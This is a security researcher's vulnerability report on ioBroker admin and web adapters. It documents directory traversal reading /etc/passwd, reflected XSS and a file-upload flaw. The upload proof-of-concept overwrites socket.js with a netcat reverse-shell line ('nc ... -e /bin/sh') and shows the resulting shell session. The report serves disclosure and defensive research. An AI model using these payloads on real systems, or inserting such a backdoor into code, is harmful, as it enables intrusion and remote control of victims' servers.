ioBroker vulnerabilities report

Researcher: Fabio Carretto

Index

Setup

- iobroker: 1.5.14
- iobroker.admin: 3.6.2
- iobroker.web: 2.4.1

Directory Traversal on log

A directory traversal like an LFI (Local File Inclusion) is an issue that allow to get files that shouldn't be accessed by the web application in any way. An attacker can access files outside the webroot directory by specifying the relative path in the URL location.

As a proof-of-concept I tried to get the passwd file.

Request

```
GET /log/file1/../../../../etc/passwd HTTP/1.1
Host: localhost:9091
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101
Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:9091/
Upgrade-Insecure-Requests: 1
```

Figure 1: request to passwd

Response:

Figure 2: passwd successfully exfiltrated

Directory traversal on adapter path

A directory traversal is also available on the /adapter/ path. As a proof-of-concept I tried to get again the passwd file.

Note that instead ‘web’ after ‘/adapter’ could be any other adapter like ‘admin’.

Request:

Figure 3: request to passwd

Response:

Figure 4: passwd successfully exfiltrated

Cross-Site Scripting reflected

A request to iobroker.web to a not existent page return a 404 page with the URL path reflected in the response body with characters in clear without encoding them.

Note that thanks to the httponly flag on the cookie this can't be stolen from a victim browser using javascript code. By the way it's possible to use javascript code for other attacks. As example using the document.location on the body onload parameter, the user can be tricked and redirected everywhere.

As a proof-of-concept I used just an *alert(1):*

Figure 5: request and response to trigger the XSS



Figure 6: XSS alert pop up on the browser

Arbitrary file upload that lead to RCE

The background image upload functionality allows to upload all possible file. The server doesn't check at all the name of the file loaded (like the path or the extension) or the content of the file.

The upload that it's done with websocket can be tricked to upload a reverse shell to obtain Remote Command Execution on the server. Also, to easily trigger the execution of the javascript loaded it's possible to overwrite a nodejs module required by the application and adding to it a malicious nodejs code.

As a proof-of-concept I rewrite the "iobroker.admin/lib/socket.js" using a path traversal technique and inserting code to obtain a stable reverse shell on the target.

Starting from profile settings:



Figure 7: upload image

By clicking on the upload image and selecting a file with js extension (my reverse shell) with the following code (the default socket.js with malicious code):

```
require('child_process').exec('nc 192.168.56.1 55666 -e /bin/sh &');

// and socket.io


/* jshint -W097 */
/* jshint strict: false */
/* jslint node: true */
/* jshint -W061 */
'use strict';

const socketio = require('socket.io');
const request  = require('request');
const path     = require('path');
const fs       = require('fs');

function IOSocket(server, settings, adapter, objects, states, store) {
    if (!(this instanceof IOSocket)) return new IOSocket(server, settings, adapter, objects, sta

    const userKey = 'connect.sid'; // const
    const cmdSessions = {};
```

Figure 8: piece of code loaded

The request on the websocket is changed with path-traversal to the target file in the name field where there is normally the ‘login-bg.png’:



Figure 9: request modified with path traversal

Finally, by restarting the admin adapter the netcat listener received the connection from the target machine gaining full access to the victim:

```
listening on [any] 55666 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.103] 47470
id
uid=1000(iobroker) gid=1000(iobroker) groups=1000(iobroker),5(tty),20(dialout),29(audio),112(bluetooth)
head -n 4 /opt/iobroker/node_modules/iobroker.admin/lib/socket.js
require('child_process').exec('nc 192.168.56.1 55666 -e /bin/sh &');

// and socket.io
```

Figure 10: reverse shell